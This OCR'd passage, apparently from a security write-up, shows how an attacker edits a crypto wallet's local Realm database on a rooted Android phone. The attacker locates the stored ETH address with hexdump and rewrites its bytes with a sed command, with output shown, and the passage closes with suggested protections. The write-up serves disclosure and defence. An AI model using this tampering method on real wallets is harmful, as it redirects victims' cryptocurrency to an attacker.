


Again, in order to be able to edit the file. The attacker needs to repeat the steps of copying the file to */mnt/sdcard/*, then pull them back to the local computer. The ETH address is still the main target *0x69759fed0a72cc*.....



The attacker cannot change the data in plaintext by using any text editors because the binary file does not allow to do, or even if any possbility, the file would be broken down. They use “hexdump” command. Hexdump is a command-line tool used to show the raw bytes of a file in various ways including hexadecimal, available on Linux, FreeBDS, OS X, and other platforms.[3]

$ hexdump -C default.realm | less



```
00000890  30 78 36 39 37 35 39 66  65 64 30 61 37 32 63 63  |0x69759fed0a72cc|
000008a0  36 65 64 35 37 39 33 35  32 66 32 64 61 35 31 37  |6ed579352f2da517|
000008b0  63 31 66 64 66 62 63 65  34 64 00 22 2c 22 70 65  |c1fdfbce4d.","pe|
000008c0  41 41 41 41 45 00 00 02  78 08 88 08 00 00 00 00  |AAAAE...x.......|
000008d0  41 41 41 41 06 00 00 01  39 36 78 30 64 22 3a 22  |AAAA....96x0d":"|
000008e0  41 41 41 41 65 00 00 02  d0 08 01 00 00 00 00 00  |AAAAe...........|
000008f0  41 41 41 41 02 00 00 14  9a 5a 95 42 95 00 00 00  |AAAA.....Z.B....|
00000900  41 41 41 41 0e 00 00 14  6c 61 6e 67 75 61 67 65  |AAAA....language|
00000910  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000920  00 00 00 00 00 00 00 17  66 69 61 74 00 00 00 00  |........fiat....|
00000930  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000940  00 00 00 00 00 00 00 1b  69 73 42 61 63 6b 75 70  |........isBackup|
00000950  65 64 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |ed..............|
00000960  00 00 00 00 00 00 00 15  66 65 65 52 61 74 65 00  |........feeRate.|
00000970  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000980  00 00 00 00 00 00 00 18  66 69 61 74 52 61 74 65  |........fiatRate|
00000990  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000009a0  00 00 00 00 00 00 00 17  75 73 64 52 61 74 65 00  |........usdRate.|
000009b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000009c0  00 00 00 00 00 00 00 18  73 68 6f 77 51 4e 54 00  |........showQNT.|
000009d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000009e0  00 00 00 00 00 00 00 18  69 73 52 65 71 75 69 72  |........isRequir|
000009f0  65 50 61 73 73 77 6f 72  64 00 00 00 00 00 00 00  |ePassword.......|
00000a00  00 00 00 00 00 00 00 0e  69 73 52 65 71 75 69 72  |........isRequir|
00000a10  65 54 6f 75 63 68 49 44  00 00 00 00 00 00 00 00  |eTouchID........|
00000a20  00 00 00 00 00 00 00 0f  69 73 53 65 6e 64 42 6f  |........isSendBo|
00000a30  61 72 64 69 6e 67 00 00  00 00 00 00 00 00 00 00  |arding..........|
00000a40  00 00 00 00 00 00 00 11  69 73 52 65 63 65 69 76  |........isReceiv|
00000a50  65 42 6f 61 72 64 69 6e  67 00 00 00 00 00 00 00  |eBoarding.......|
00000a60  00 00 00 00 00 00 00 0e  63 75 72 72 65 6e 74 50  |........currentP|
00000a70  61 67 65 00 00 00 00 00  00 00 00 00 00 00 00 00  |age.............|
00000a80  00 00 00 00 00 00 00 14  64 65 70 6f 73 69 74 41  |........depositA|
00000a90  64 64 72 00 00 00 00 00  00 00 00 00 00 00 00 00  |ddr.............|
00000aa0  00 00 00 00 00 00 00 14  6c 61 73 74 54 69 6d 65  |........lastTime|
00000ab0  4e 65 77 66 65 65 64 00  00 00 00 00 00 00 00 00  |Newfeed.........|
00000ac0  00 00 00 00 00 00 00 10  73 74 65 70 00 00 00 00  |........step....|
00000ad0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000ae0  00 00 00 00 00 00 00 1b  65 6e 61 62 6c 65 52 65  |........enableRe|
00000af0  64 65 65 6d 32 00 00 00  00 00 00 00 00 00 00 00  |deem2...........|
00000b00  00 00 00 00 00 00 00 12  69 73 52 65 64 65 65 6d  |........isRedeem|
00000b10  32 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |2...............|
00000b20  00 00 00 00 00 00 00 16  69 73 4b 59 43 00 00 00  |........isKYC...|
00000b30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000b40  00 00 00 00 00 00 00 1a  69 73 46 69 72 73 74 4c  |........isFirstL|
00000b50  61 75 6e 63 68 41 70 70  00 00 00 00 00 00 00 00  |aunchApp........|
00000b60  00 00 00 00 00 00 00 0f  65 78 63 68 61 6e 67 65  |........exchange|
00000b70  4e 65 74 77 6f 72 6b 00  00 00 00 00 00 00 00 00  |Network.........|
00000b80  00 00 00 00 00 00 00 10  41 41 41 41 04 00 00 14  |........AAAA....|
00000b90  00 00 00 10 10 10 00 00  00 00 00 00 00 00 00 00  |................|
00000ba0  00 00 00 00 00 00 00 00  41 41 41 41 45 00 00 03  |........AAAAE...|
00000bb0  f0 08 00 09 88 0b a0 08  41 41 41 41 04 00 00 01  |........AAAA....|
00000bc0  23 22 3a 22 30 22 7d 2c  41 41 41 41 45 00 00 02  |#":"0"},AAAAE...|
00000bd0  b8 0b b8 21 00 00 00 00  41 41 41 41 40 00 00 01  |...!....AAAA@...|
00000be0  41 41 41 41 04 00 00 01  2b 00 08 00 80 00 40 00  |AAAA....+.....@.|
00000bf0  41 41 41 41 11 00 00 2b  30 78 36 39 37 35 39 66  |AAAA...+0x69759f|
00000c00  65 64 30 61 37 32 63 63  36 65 64 35 37 39 33 35  |ed0a72cc6ed57935|
00000c10  32 66 32 64 61 35 31 37  63 31 66 64 66 62 63 65  |2f2da517c1fdfbce|
```

By using the hexdump command, the attacker is now able to determine the ETH address written in binary. The original ETH address is 0*x69759fed0a72cc6ed5 79352f2da517c1fdfbce4d* . The attacker tries to change from 0*x69759f to* 0*x69789a* (the actual attack will surely change the entire address). But in this case, the example describes how to make a change (not fully attack).

From the afore picture, *0x69759f* is "*30 78 36 39 37 35 39 66"* in binary. Thus, 0*x69789a* is *"30 78 36 39 37 38 39 61". (38 → 8, 61 → a)*

$ sed -i "s/\x30\x78\x36\x39\x37\x35\x39\x66/\x30\x78\x36\x39\x37\x38\x39\x61/g" default.realm

```
phanvanloc@LT235:~/realm/new$ hexdump -C default.realm | grep -i "789a"
00000890  30 78 36 39 37 38 39 61  65 64 30 61 37 32 63 63  |0x69789aed0a72cc|
00000bf0  41 41 41 41 11 00 00 2b  30 78 36 39 37 38 39 61  |AAAA...+0x69789a|
00001270  30 78 36 39 37 38 39 61  65 64 30 61 37 32 63 63  |0x69789aed0a72cc|
00002850  07 02 00 00 01 2a 30 78  36 39 37 38 39 61 65 64  |.....*0x69789aed|
```

The address gets changed, the attacker just needs to push it back to the previous place in the sandbox where the ETH address assigned.

In conclusion, there are many ways, may scenarios the attacker can exploit the local storage to find out where the address stored in, internal or external enclaves. Changing friends' contact address is a quintessential example. Abusing the trust between the owner and the application, additionally the long string of crypto addresses, it's linked to the fact the the typical users never pay attention to their own address, especially when they show their QR code to others.

4. Protection

To be honest, we still do not know what is the best method to prevent or mitigate this kind of attack, we are still working on it. Give your phone away at friends' home or you lose your phone accidentally, for these situations, setting the passcode for your phone is not fully protective because many other phones are rooted easily without prompting the passcode.

If you are crypto-wallet developers, I highly recommend you to put owners' address onto the database with encryption by combining owners' password. Moreover, I've seen many secure wallet applications, the owners' address is created every time the "receive"

function called. Which means if the attacker had changed the owners' address,the next time the owner navigates to the "receive" function, the adddress gets generated again to replacing the attackers' address, this happens when they use database-sqlite3.

For friends' contact address attack. This is much more difficult to prevent because it's independent data, meaning it does not belong to the app or be generated by the application. Encryption might work in this case, by combining sqlite3 and users' password could be helpful to prevent the change. Again, we are still working on this, thus if you think of other solutions, please navigate to enderlocphan@gmail.com to have further discussion and make our wallet safer.